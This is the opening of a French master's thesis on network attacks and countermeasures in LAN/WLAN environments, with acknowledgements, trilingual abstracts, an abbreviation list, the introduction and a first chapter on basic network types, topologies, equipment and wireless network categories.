وزارة التعليم العالي والبحث العلمي
Ministère de l'enseignement supérieur et de la recherche scientifique

جامعة عبد الحميد ابن باديس مستغانم
Université Abdel Hamid Ibn Badis Mostaganem

كلية العلوم و التكنولوجيا
Faculté des sciences de la technologiques

قسم الهندسة الكهربائية
Département de Génie Electrique

MEMOIRE DE FIN D'ETUDE DE MASTER

Filière : Système Télécommunications

THEME

Analyse, Simulation et Contre-mesures des Attaques Réseau dans les Environnements Locaux (LAN/WLAN)

Présenté par :

- M elle FLIH AYA
- M elle HAMMOU IKRAM

Soutenu le 29/06/2026. Devant le jury composé de :

Président : Mr. RESFA ABBES

Encadrant : Mr. ZELLAGUI AMINE

Examinateur : Mr.AIMOUCH DJAMEL EDDINE

Année universitaire : 2025-2026

Remerciements

بِسْمِ ٱللَّهِ ٱلرَّحْمَٰنِ ٱلرَّحِيمِ

*Avant tout, nous remercions **ALLAH** le Tout-Puissant pour nous avoir accordé la force, la patience, la santé et la volonté nécessaires afin de mener ce travail à son terme.*

*Nous exprimons notre profonde gratitude à notre encadreur, Monsieur **ZELLAGUI Amine**, pour son accompagnement, sa disponibilité, ses conseils judicieux ainsi que son soutien tout au long de l'élaboration de ce mémoire. Sa disponibilité, ses conseils et son soutien constant nous ont permis de surmonter de nombreuses difficultés et d'avancer avec confiance jusqu'à l'achèvement de ce mémoire. Toujours à l'écoute, il n'a cessé de nous encourager et de nous guider avec patience et bienveillance. Son aide précieuse, son implication constante et sa présence à nos côtés jusqu'à l'aboutissement de ce travail ont largement contribué à la réussite de ce mémoire. Ses orientations, sa confiance et ses encouragements nous ont été d'un apport inestimable pour mener à bien ce travail.*

*Nous adressons également nos sincères remerciements à Monsieur **AIMOUCH DJAMEL EDDINE** et à Monsieur **RESFA ABBES**, membres du jury, qui ont accepté d'examiner ce mémoire et de l'enrichir par leurs remarques et leurs observations constructives.*

Nos remerciements s'étendent aussi à tous les enseignants qui ont contribué à notre formation universitaire, ainsi qu'à toutes les personnes qui nous ont soutenus de près ou de loin durant la réalisation de ce projet.

Enfin, nous témoignons notre profonde reconnaissance à nos familles et à nos proches pour leur soutien moral, leur confiance et leurs encouragements permanents.

À tous, nous adressons nos plus sincères remerciements

Dédicace

AYA☺ **Hamdoulillah**

Pour tout-pour la force dans la faiblesse,pour la patience dans l'épreuve et pour la lumière qui a guidé mes pas jusqu'à l'aboutissement de ce travail.

ÀMoi-même

Je dédie ce mémoire à moi-même,pour tous les efforts que j'ai fournis tout au long de mes études.

Ce parcours n'a pas toujours été facile, mais j'ai fait preuve de patience, de motivation et de persévérance pour continuer et ne pas abandonner.

Il y a eu des moments de toute et de fatigue,mais j'ai toujours essayé de rester forte et de croire en mes capacités.

Aujourd'hui, je suis fière du chemin que j'ai parcouru et des expériences que j'ai vécues.

Ce travail représente une étape importante de ma vie et le résultat de tout mon engagement.

À MonCher père

*Je remercie mon père **M'HAMMED**, qui est la personne qui m'a le plus encouragée et qui m'a donné la force de continuer .je le remercie pour tous ses efforts et son soutien.*

Merci pour les sacrifices qu'il a faits afin de me permettre d'étudier dans de bonnes conditions.

Je lui suis également reconnaissante pour sa confiance en moi et pour son encouragement tout au long de mes études.

Malgré toutes les difficultés et les moments difficiles que nous avons traversés, il est toujours resté présent à mes cotés et m'a donné la force de continuer.

À Ma Chère Maman Chachou Aicha

Ma reine, ma guerrière silencieuse. Celle qui priait en cachette pendant que je pleurais mes échecs. Celle qui m'a portée dans ses bras quand je n'avais plus la force de me porter moi-même .Si aujourd'hui je suis debout, c'est parce que tu as tenu le monde pour deux.

À Mes frères et Sœurs :Abdellah, Alaa Eddine Ramdane et Fatima Zahra

Merci pour votre présence, votre affection et vos encouragements qui m'ont accompagnée tout au long de ce parcours.

À Ma Cousine et Amie Houria

Merci d'avoir toujours été à mes côtés dans les moments difficiles. Ton soutien et tes encouragements m'ont aidée à avancer et à trouver le chemin de la réussite.

À mes vrais amis

*Les vrais de vrais amis **Ikram** ,**Djihane,Maroua** ,**Fadila**. Ceux qui ont tenu ma main dans l'ombre, qui m'ont laissée pleurer sans jugement, qui ont ramené des fous rires dans mes tempêtesmentales. Vous avez été ma famille choisie, mes lampadaires dans les nuits noires.*

Dédicace

IKRAM☺

Avant toute chose, je remercie Dieu le Tout-Puissant de m'avoir accordé la force, la patience et la volonté nécessaires pour mener ce travail à son terme.

Je dédie ce mémoire à mon très cher père, pour son soutien inconditionnel, ses sacrifices et sa confiance qui m'ont toujours permis d'avancer avec détermination.

À ma très chère mère, dont l'amour, les prières et les encouragements ont été une source permanente de courage et de motivation. Aucun mot ne saurait exprimer toute ma gratitude et mon affection.

À mes chers frères et sœurs, pour leur présence, leur soutien et leur affection tout au long de mon parcours.

À toute ma famille, qui a toujours cru en moi et m'a encouragée à poursuivre mes études avec persévérance.

À mon binôme, Flih Aya, avec qui j'ai partagé les efforts, les défis et les moments marquants de ce projet. Je lui adresse mes sincères remerciements pour sa collaboration, son sérieux et son esprit d'équipe.

À notre encadreur, Monsieur Zellagui Amine, pour son accompagnement, sa disponibilité, ses conseils avisés et son soutien tout au long de la réalisation de ce mémoire. Qu'il trouve ici l'expression de notre profonde reconnaissance et de notre grand respect.

Enfin, à toutes les personnes qui nous ont aidées, soutenues et encouragées de près ou de loin durant notre parcours universitaire.

Que ce mémoire demeure le témoignage de notre gratitude envers tous ceux qui ont contribué à notre réussite et qui ont cru en nous tout au long de cette aventure académique

Résumé :

Avec le développement rapide des technologies numériques et l'augmentation des échanges de données, la sécurité des réseaux et des systèmes informatiques est devenue une préoccupation majeure. Les infrastructures informatiques sont aujourd'hui confrontées à de nombreuses menaces susceptibles de compromettre la confidentialité, l'intégrité et la disponibilité des informations.

Dans ce mémoire, nous nous sommes intéressés à l'étude des principales attaques visant les réseaux WLAN, les réseaux LAN ainsi que les systèmes informatiques. L'objectif est de comprendre les vulnérabilités exploitées par les attaquants, d'analyser les risques associés et d'évaluer leurs impacts sur les infrastructures ciblées. Pour cela, plusieurs attaques telles que Brute Force, EvilTwin, ARP Spoofing, DNS Spoofing, EternalBlue et Command and Control (C&C) ont été étudiées et simulées dans un environnement contrôlé.

Par ailleurs, différentes solutions de protection et de détection ont été présentées afin de renforcer la sécurité des systèmes d'information. Les résultats obtenus montrent que la combinaison de mesures préventives, de mécanismes de surveillance et d'une bonne gestion des vulnérabilités permet de réduire considérablement les risques liés aux cyberattaques.

Ce travail met ainsi en évidence l'importance de la cybersécurité dans la protection des infrastructures modernes et souligne la nécessité d'adopter une stratégie de défense adaptée face à l'évolution constante des menaces.

Mots-clés:*Cybersécurité, Réseaux informatiques, WLAN, LAN, Vulnérabilités, Brute Force, EvilTwin, ARP Spoofing, DNS Spoofing, EternalBlue, IDS/IPS.*

Abstract:

With the rapid growth of digital technologies and computer networks, cybersecurity has become an important issue for organizations and individuals. Computer networks and information systems are exposed to various threats that can affect the confidentiality, integrity, and availability of data.

This thesis focuses on the study of the main attacks targeting WLANs, LANs, and computer systems. The objective is to understand how these attacks work, identify the vulnerabilities they exploit, and analyze their impact on targeted systems. Several attacks, including Brute Force, Evil Twin, ARP Spoofing, DNS Spoofing, EternalBlue, and Command and Control (C&C), were studied and simulated in a controlled laboratory environment.

In addition, different protection and detection solutions were presented, such as firewalls, IDS/IPS systems, network segmentation, security updates, and continuous monitoring. The practical experiments showed the importance of applying appropriate security measures to reduce cyber risks and improve system protection.

This work highlights the importance of cybersecurity and the need to adopt effective security strategies to protect modern computer infrastructures against evolving cyber threats.

Keywords:*Cybersecurity, Computer Networks, WLAN, LAN, Vulnerabilities, Brute Force, Evil Twin, ARP Spoofing, DNS Spoofing, EternalBlue, IDS/IPS.*

الملخص

مع التطور السريع للتقنيات الرقمية وانتشار الشبكات الحاسوبية، أصبحت الأمن السيبراني من أهم التحديات التي تواجه المؤسسات والأفراد. إذ تتعرض الشبكات وأنظمة المعلومات لعدة تهديدات قد تؤثر على سرية البيانات وسلامتها وتوفرها.

تهدف هذه المذكرة إلى دراسة أهم الهجمات التي تستهدف شبكات WLAN وشبكات LAN والأنظمة المعلوماتية ;كما تسعى إلى فهم آلية عمل هذه الهجمات، وتحديد الثغرات التي تستغلها، وتحليل تأثيرها على الأنظمة المستهدفة. ولتحقيق ذلك، تمت دراسة ومحاكاة عدة هجمات، من بينها هجمات Brute Force وEvilTwin وARP Spoofing وDNS Spoofing وEternalBlue بالإضافة إلى هياكل Command and Control (C&C) ، وذلك داخل بيئة مخبرية محكمة.

كما تم التطرق إلى مجموعة من حلول الحماية والكشف، مثل الجدران النارية وأنظمة كشف ومنع التسلل (IDS/IPS) وتقسيم الشبكات والتحديثات الأمنية والمراقبة المستمرة. وقد أظهرت التجارب العملية أهمية تطبيق إجراءات أمنية مناسبة للحد من المخاطر السيبرانية وتعزيز حماية الأنظمة.

تبرز هذه الدراسة أهمية الأمن السيبراني وضرورة اعتماد استراتيجيات أمنية فعالة لحماية البنى التحتية المعلوماتية الحديثة من التهديدات السيبرانية المتطورة.

الكلمات المفتاحية: *الأمن السيبراني، الشبكات الحاسوبية، WLAN، LAN، الثغرات الأمنية، Brute Force، EvilTwin، ARP Spoofing، DNS Spoofing، EternalBlue، Command and Control (C&C)*، IDS/IPS

Table des matières :

Table des figures :

Liste des tableaux :

Liste des abréviations :

AES	Advanced Encryption Standard
AP	Access Point
ARCNET	Attached Resource Computer Network
ARP	Address Resolution Protocol
BNC	Bayonet Neill-Concelman
BSSID	Basic Service Set Identifier
BLR	Boucle Locale Radio
BSS	Basic Service Set
C2	Command and Control
CCMP	Counter Mode with CBC-MAC Protocol
CIA	Confidentiality, Integrity, Availability
CRC	Cyclic Redundancy Check
DARPA	Defense Advanced Research Projects Agency
DHCP	Dynamic Host Configuration Protocol
DNS	Domain Name System
DOD	Department of Defense
EAPOL	Extensible Authentication Protocol over LAN
ESS	Extended Service Set
ESSID	Extended Service Set Identifier
FDDI	Fiber Distributed Data Interface
FTP	File Transfer Protocol
GCMP	Galois/Counter Mode Protocol
GSM	Global System for Mobile Communications
GTK	Group Temporal Key
GPRS	General Packet Radio Service
HTTP	HyperText Transfer Protocol
HTTPS	HyperText Transfer Protocol Secure
IBSS	Independent Basic Service Set
ICV	Integrity Check Value
IEEE	Institute of Electrical and Electronics Engineers
IP	Internet Protocol
IV	Initialization Vector
LAN	Local Area Network
MAC	Media Access Control
MAN	Metropolitan Area Network
MIC	Message Integrity Code
MIMO	Multiple Input Multiple Output
IDS	Intrusion Detection System
NIC	Network Interface Controller
OSI	Open Systems Interconnection
PAN	Personal Area Network
PDA	Personal Digital Assistant
PE	Portable Executable
PMK	Pairwise Master Key
PSK	Pre-Shared Key
PTK	Pairwise Transient Key

RADIUS	Remote Authentication Dial-In User Service
RC4	Rivest Cipher 4
SAE	Simultaneous Authentication of Equals
SMTP	Simple Mail Transfer Protocol
Snonce	Supplicant Nonce
SSID	Service Set Identifier
STA	Station
TCP	Transmission Control Protocol
TFTP	Trivial File Transfer Protocol
TKIP	Temporal Key Integrity Protocol
UDP	User Datagram Protocol
UMTS	Universal Mobile Telecommunications System
VLAN	Virtual Local Area Network
VNC	Virtual Network Computing
WAN	Wide Area Network
WEP	Wired Equivalent Privacy
Wi-Fi	Wireless Fidelity
WLAN	Wireless Local Area Network
WMAN	Wireless Metropolitan Area Network
WPA	Wi-Fi Protected Access
WPA2	Wi-Fi Protected Access 2
WPA3	Wi-Fi Protected Access 3
WPAN	Wireless Personal Area Network
WWAN	Wireless Wide Area Network
SMB	Server Message Block
SMBv1	Server Message Block Version 1
MITM	Man-In-The-Middle
C2	Command and Control
TCP/IP	Transmission Control Protocol / Internet Protocol
PDA	Personal Digital Assistant
VNC	Virtual Network Computing
DISASSOC	Disassociation
HIDS	Host-based Intrusion Detection System
IPS	Intrusion Prevention System
NIDS	Network-based Intrusion Detection System
PIN	Personal Identification Number
VPN	Virtual Private Network
WPS	Wi-Fi Protected Setup

INTRODUCTION GENERALE

Introduction Générale

À l'ère de la transformation numérique, les réseaux informatiques occupent une place centrale dans le fonctionnement des entreprises, des administrations et des institutions académiques. Ils assurent l'échange rapide d'informations, le partage de ressources et l'accès à de nombreux services essentiels. Toutefois, cette interconnexion croissante s'accompagne d'une augmentation significative des risques liés à la cybersécurité. Les systèmes d'information sont aujourd'hui exposés à des menaces de plus en plus sophistiquées, susceptibles de compromettre la confidentialité, l'intégrité et la disponibilité des données.

Face à cette évolution, la sécurité informatique s'impose comme un enjeu stratégique majeur. Les cyberattaques ciblent aussi bien les réseaux sans fil que les réseaux locaux et les systèmes d'exploitation, exploitant diverses vulnérabilités pour obtenir un accès non autorisé, intercepter des communications ou perturber le fonctionnement des infrastructures. Dans ce contexte, il devient essentiel de comprendre les mécanismes de ces attaques ainsi que les solutions permettant de les prévenir, de les détecter et de les contrer efficacement.

Ce mémoire a pour objectif d'étudier les principales attaques susceptibles d'affecter les réseaux et les systèmes informatiques, d'analyser leurs modes de fonctionnement et de proposer des mécanismes de protection adaptés. Pour atteindre cet objectif, une démarche progressive a été adoptée, combinant une étude théorique et une mise en œuvre expérimentale.
Le premier chapitre présente les notions fondamentales des réseaux informatiques, en abordant les architectures LAN, MAN et WAN ainsi que les principales topologies réseau. Il introduit également les réseaux sans fil IEEE 802.11 et leurs différentes normes. Les modèles OSI et TCP/IP sont ensuite présentés afin d'expliquer l'organisation des communications réseau.

Enfin, ce chapitre traite des principaux protocoles de sécurité Wi-Fi, notamment WPA, WPA2 et WPA3.

Le deuxième chapitre est consacré à l'étude des différentes attaques pouvant cibler les réseaux WLAN, les réseaux LAN ainsi que les systèmes informatiques, notamment le spoofing, le sniffing, l'EvilTwin, les attaques par brute force ainsi qu'EternalBlue. Les mécanismes d'exploitation utilisés par les attaquants sont analysés, ainsi que leurs impacts sur la sécurité des systèmes. Cette étude permet de mieux comprendre les vulnérabilités existantes et les risques encourus.

Le troisième chapitre porte sur la mise en œuvre pratique de plusieurs scénarios d'attaque dans un environnement de laboratoire contrôlé. Ces simulations permettent d'illustrer concrètement le fonctionnement des attaques étudiées et d'évaluer leurs conséquences sur les infrastructures visées.

Enfin, le quatrième chapitre présente les différentes solutions de protection, de détection et de supervision permettant de renforcer la sécurité des réseaux et des systèmes. Il met en évidence l'importance d'une stratégie de défense multicouche fondée sur la prévention, la surveillance et la réponse aux incidents de sécurité.

À travers cette étude, ce travail vise à offrir une vision globale des cybermenaces actuelles et à souligner l'importance de la mise en place de mécanismes de sécurité efficaces afin d'assurer la résilience des infrastructures informatiques face aux attaques modernes.

CHAPITRE 1

Généralités sur les réseaux informatiques

1.1.Introduction

De nos jours, les réseaux de télécommunication sont devenus indispensables dans la vie quotidienne. Ils permettent aux ordinateurs, aux Smartphones, aux serveurs et à d'autres équipements numériques de communiquer entre eux grâce à un échange rapide de données, que ce soit au sein d'une entreprise, d'une université ou à travers Internet. Cette capacité de partage des ressources et d'accès à des services numériques de plus en plus sophistiqués est rendue possible grâce aux réseaux informatiques.

Les réseaux informatiques sont utilisés dans de nombreux domaines, notamment le partage de fichiers, l'accès à Internet, les communications en ligne, la visioconférence, les services cloud et les applications de cybersécurité. Ils facilitent l'échange d'informations et de ressources entre utilisateurs et appareils, rendant la communication plus rapide, plus efficace et plus fiable, tant dans un cadre personnel que professionnel.

Avec l'évolution technologique, les réseaux deviennent toujours plus rapides, plus complexes et plus interconnectés. Comprendre leur fonctionnement est donc essentiel pour les étudiants en informatique, en réseaux et en cyber sécurité.

Dans ce chapitre, nous étudierons les concepts fondamentaux des réseaux de télécommunications, notamment les types de réseaux, les topologies, les périphériques réseau, les modèles OSI et TCP/IP, ainsi que les principaux protocoles utilisés dans les réseaux LAN et WLAN.

1.2.Types des réseaux informatiques

On distingue différents types de réseaux selon leur taille (en termes de nombre de machines), leur vitesse de transfert des données ainsi que leur étendue. On fait généralement quatre catégories de réseaux :

- *PAN (Personel Area Network) :* réseau personnel, relient des appareils électroniques personnels (ordinateurs portables et imprimantes sans fil, smartphones et oreillettes Bluetooth®, tablettes et enceintes sans fil...)
- *LAN (Local Area Network)* : réseau local, petit réseau de 2 à 1 000 machines sur une étendue géographique restreinte
- *MAN (Metropolitan Area Network)* : réseau à l'échelle d'une ville ou d'un campus universitaire
- *WAN (Wide Area Network)* : réseau étendu c'est à dire un réseau informatique couvrant une grande zone géographique (pays, continent ou la planète entière pour le réseau Internet.**[4]** (Forouzan)




Figure 1.1 : Classification des réseaux sans fil

Parmi les différents types de réseaux informatiques, le réseau local (LAN) est l'un des plus utilisés dans les entreprises, les universités et les domiciles grâce à sa simplicité de mise en œuvre et à sa rapidité de communication. Dans la section suivante, nous allons étudier en détail les caractéristiques, l'architecture et le fonctionnement des réseaux LAN.

1.3.Définition et description du réseau local (LAN)

Un réseau local (local area network) est un réseau informatique qui connecte plusieurs ordinateurs et couvre généralement une zone géographique limitée ; comme une maison, un bureau, ou un campus. Il se distingue par plusieurs caractéristiques techniques.




Figure 1.2: structure d'un réseau local (LAN)

Avant de détailler ces caractéristiques ; il est important de souligner que le LAN se caractérise par des propriétés techniques notables ; facilitant la communication et d'assurer un partage efficace des ressources comme les fichiers, les imprimantes ou la connexion Internet.

Les technologies les plus couramment utilisées pour créer un LAN incluent Ethernet pour les réseaux filaires et Wi-Fi pour les réseaux sans fil.

D'autres technologies comme "Token Ring", "FDDI" ou "ARCNET" étaient populaires dans le passé, mais aujourd'hui elles sont devenues moins utilisées. en raison des meilleures performances offertes par les technologies comme Ethernet et le Wi-Fi.

On peut aussi utiliser des VLAN (Virtual LAN) pour diviser logiquement un réseau en plusieurs sous-réseaux ; ce qui rend la gestion du réseau plus simple et renforce la sécurité. **[1]**

1.3.1. Caractéristiques du réseau local (LAN)

Le réseau local (LAN) présente plusieurs caractéristiques qui lui permettent d'assurer des communications rapides, fiables et sécurisées au sein d'une zone limitée. Ces caractéristiques facilitent également la gestion, le partage des ressources et l'extension du réseau selon les besoins des utilisateurs.

- *Zone géographique limitée* : Le LAN couvre une petite zone (bâtiment, entreprise, université), ce qui facilite la gestion et accélère les échanges de données.
- *Vitesse élevée* : Les données sont transmises rapidement grâce à la proximité des appareils et à des technologies comme Ethernet.
- *Partage des ressources* : Les utilisateurs peuvent partager des fichiers, imprimantes, applications et connexion Internet, ce qui favorise la collaboration et réduit les coûts.

- *Administration centralisée* : Un serveur ou un administrateur gère le réseau, les utilisateurs, les accès et la sécurité de manière centralisée.
- *Fiabilité* : Le LAN est stable et présente peu d'interruptions grâce à sa taille réduite et à la proximité des équipements.
- *Technologie* : Le LAN utilise différentes technologies pour connecter les équipements et permettre la communication. Cela inclut le câblage (Ethernet, fibre optique), les points d'accès Wi-Fi et les protocoles comme TCP/IP, DHCP ou DNS. La technologie choisie influence la vitesse, la fiabilité et la flexibilité du réseau.

Ces caractéristiques font du LAN un environnement performant, mais également vulnérable lorsqu'il est mal configuré ou insuffisamment sécurisé. **[1] [3]**

1.3.2. Topologies des réseaux LAN

La topologie décrit la façon dont sont interconnectés les nœuds du réseau. Il s'agit de la structure ou de l'architecture du réseau. On distingue trois topologies essentielles, le bus, l'anneau et maillée, qui peuvent être combinés pour obtenir des topologies hybrides.

a) Topologie en bus

La topologie en bus est un type de topologie de réseau dans lequel tous les appareils sont connectés à un seul câble appelé "bus". Ce câble sert de support de communication partagé, permettant à tous les appareils du réseau de recevoir simultanément le même signal.
Les câbles employés sont des câbles coaxiaux. Les extrémités du câble sont "terminées" par des bouchons terminateurs. Toutes ces contraintes sont définies dans la norme ETHERNET appelée IEEE 802.3. Ce type de câblage est également appelé 10BASE2, les connecteurs étant de type BNC. La topologie Bus tolère une longueur de segment de câble de 185 mètres maximum et 30 nœuds maximum par segment. Cette capacité de base peut être étendue par l'interconnexion de segments supplémentaires à l'aide de boîtiers électroniques appelés "répéteurs". Un maximum de trois répéteurs est toléré par la norme 802.3.




Figure 1.3: Topologie en bus

Le réseau en bus présente l'avantage d'être simple à installer, peu coûteux en câblage et facile à étendre, ce qui le rend adapté aux petits réseaux. Cependant, il est peu performant car les collisions sont fréquentes, une panne du câble principal peut arrêter tout le réseau, et le trafic peut fortement ralentir lorsque plusieurs stations communiquent simultanément. **[2]**

b) *Topologie en anneau*

La topologie en anneau est un type de configuration de réseau dans lequel les appareils sont connectés de manière circulaire, formant une boucle fermée. Dans cette configuration, chaque appareil est connecté à exactement deux autres appareils, créant ainsi une voie continue pour la transmission des données. Cela signifie que les données voyagent dans une seule direction autour de l'anneau, en passant par chaque appareil jusqu'à ce qu'elles atteignent leur destination.




Figure 1.4: Topologie en anneau

La topologie en anneau présente l'avantage d'être active, car chaque station régénère le signal, offrant ainsi un accès équitable et des performances stables même avec un grand nombre d'utilisateurs. Cependant, elle reste fragile, car une panne d'un ordinateur ou une coupure du câble peut interrompre tout le réseau. . **[2]**

c) *Topologie maillée*

La topologie maillée est un type de réseau où chaque appareil peut être relié à plusieurs autres appareils. Il n'y a pas de dispositif central qui contrôle toute la communication. Grâce à ces multiples connexions, les données peuvent passer par différents chemins, ce qui rend le réseau plus fiable et permet de continuer à fonctionner même si une connexion tombe en panne. **[2]**




Figure 1.5: Topologie en maillée

La topologie maillée offre une grande fiabilité, car chaque nœud est connecté à plusieurs autres, ce qui garantit une bonne tolérance aux pannes et aux interférences. Elle est également très stable et évolutive. Cependant, sa mise en œuvre est complexe, nécessite beaucoup de connexions, et peut devenir très coûteuse, surtout dans les grands réseaux.

1.3.3. Équipements réseau

Dans les réseaux informatiques, il existe deux types d'équipements :

A. Les terminaux (end devices)

Ce sont les équipements utilisés directement par les utilisateurs. Ils permettent d'envoyer et de recevoir des données à travers le réseau. Parmi ces terminaux, on trouve les ordinateurs, les imprimantes, les tablettes et les Smartphones.

B. Les équipements d'interconnexion

Ces équipements assurent la liaison entre les différents appareils du réseau et permettent la circulation des données. Ils jouent un rôle essentiel dans le fonctionnement du réseau. On peut citer les hubs, les switches, les routeurs et les répéteurs.

- *Hub* : C'est un dispositif simple qui connecte plusieurs appareils dans un réseau local. Il transmet les données reçues à tous les ports sans distinction.
- *Switch* : C'est un équipement intelligent qui connecte les appareils d'un LAN et envoie les données uniquement au destinataire concerné, ce qui améliore les performances du réseau.
- *Routeur* : C'est un appareil qui relie différents réseaux (LAN ou WAN) et choisit le meilleur chemin pour acheminer les paquets de données entre eux, notamment vers Internet. **[7]**

1.4.Réseaux Sans Fil

Un réseau sans fil (wireless network) est un réseau qui permet à plusieurs terminaux de communiquer sans liaison filaire, en utilisant principalement les ondes radio. Il offre une grande mobilité, permettant aux utilisateurs de rester connectés tout en se déplaçant dans une zone plus ou moins étendue.

Ces réseaux se caractérisent par différentes technologies selon la fréquence, le débit et la portée, et permettent de connecter facilement des équipements sans nécessiter une infrastructure lourde comme le câblage.

Cependant, ils sont sensibles aux interférences et soumis à une réglementation stricte des fréquences et puissances d'émission. De plus, les communications étant plus exposées, des mécanismes de sécurité sont indispensables pour protéger la confidentialité des données. **[6]**

1.4.1. Catégories des réseaux sans fil

Les technologies sans fil, comme la norme IEEE 802.11, facilitent la connexion et réduisent les coûts, surtout pour les réseaux étendus. Elles permettent de transmettre de grandes quantités de données sur de longues distances sans avoir besoin de câbles ou d'infrastructures complexes.




Figure 1.6: Catégories principales des réseaux sans fil

On peut classer les réseaux sans fil en quatre catégories principales :

a) WPAN (Wireless Personal Area Network)

Le réseau personnel sans fil (également appelé réseau individuel sans fil ou réseau domestique sans fil) concerne les réseaux de faible portée, de l'ordre de quelques dizaines de mètres. Ce type de réseau est généralement utilisé pour relier des périphériques tels qu'une imprimante, un téléphone portable, des appareils domestiques ou un assistant personnel *(PDA)* à un ordinateur, sans liaison filaire. Il permet également d'établir une communication sans fil entre deux machines situées à une courte distance l'une de l'autre.

Outre le Bluetooth, plusieurs technologies permettent la mise en œuvre de ce type de réseau, notamment : HomeRF, ZigBee, les liaisons infrarouges et le Bluetooth. **[4]**

b) WLAN (Wireless Local Area Network)

Le réseau local sans fil (noté WLAN) est un réseau permettant de couvrir l'équivalent d'un réseau local d'entreprise, avec une portée d'environ une centaine de mètres. Il permet de relier entre eux les différents terminaux présents dans la zone de couverture.
Ces réseaux sont principalement basés sur les technologies suivantes : IEEE 802.11, Wi-Fi (Wireless Fidelity) et HiperLAN2. **[5]**

c) WMAN (Wireless Metropolitan Area Network)

Le réseau métropolitain sans fil (WMAN) est également connu sous le le nom de Boucle Locale Radio (BLR). Il est principalement basé sur la norme IEEE 802.16. La boucle locale radio offre un débit utile compris entre 1 et 10 Mbit/s, avec une portée allant de 4 à 10 kilomètres. Cette technologie est principalement destinée aux opérateurs de télécommunications. **[5]**

d) WWAN (Wireless Wide Area Network)

le réseau étendu sans fil (WWAN) est également connu sous le nom de réseau cellulaire mobile. Il s'agit des réseaux sans fil les plus répandus, puisque tous les téléphones mobiles sont connectés à ce type de réseau.

Les principales technologies utilisées dans les WWAN sont les suivantes :

- GSM (Global System for Mobile Communications) ;
- GPRS (General Packet Radio Service) ;
- UMTS (Universal Mobile Telecommunications System). **[4]**

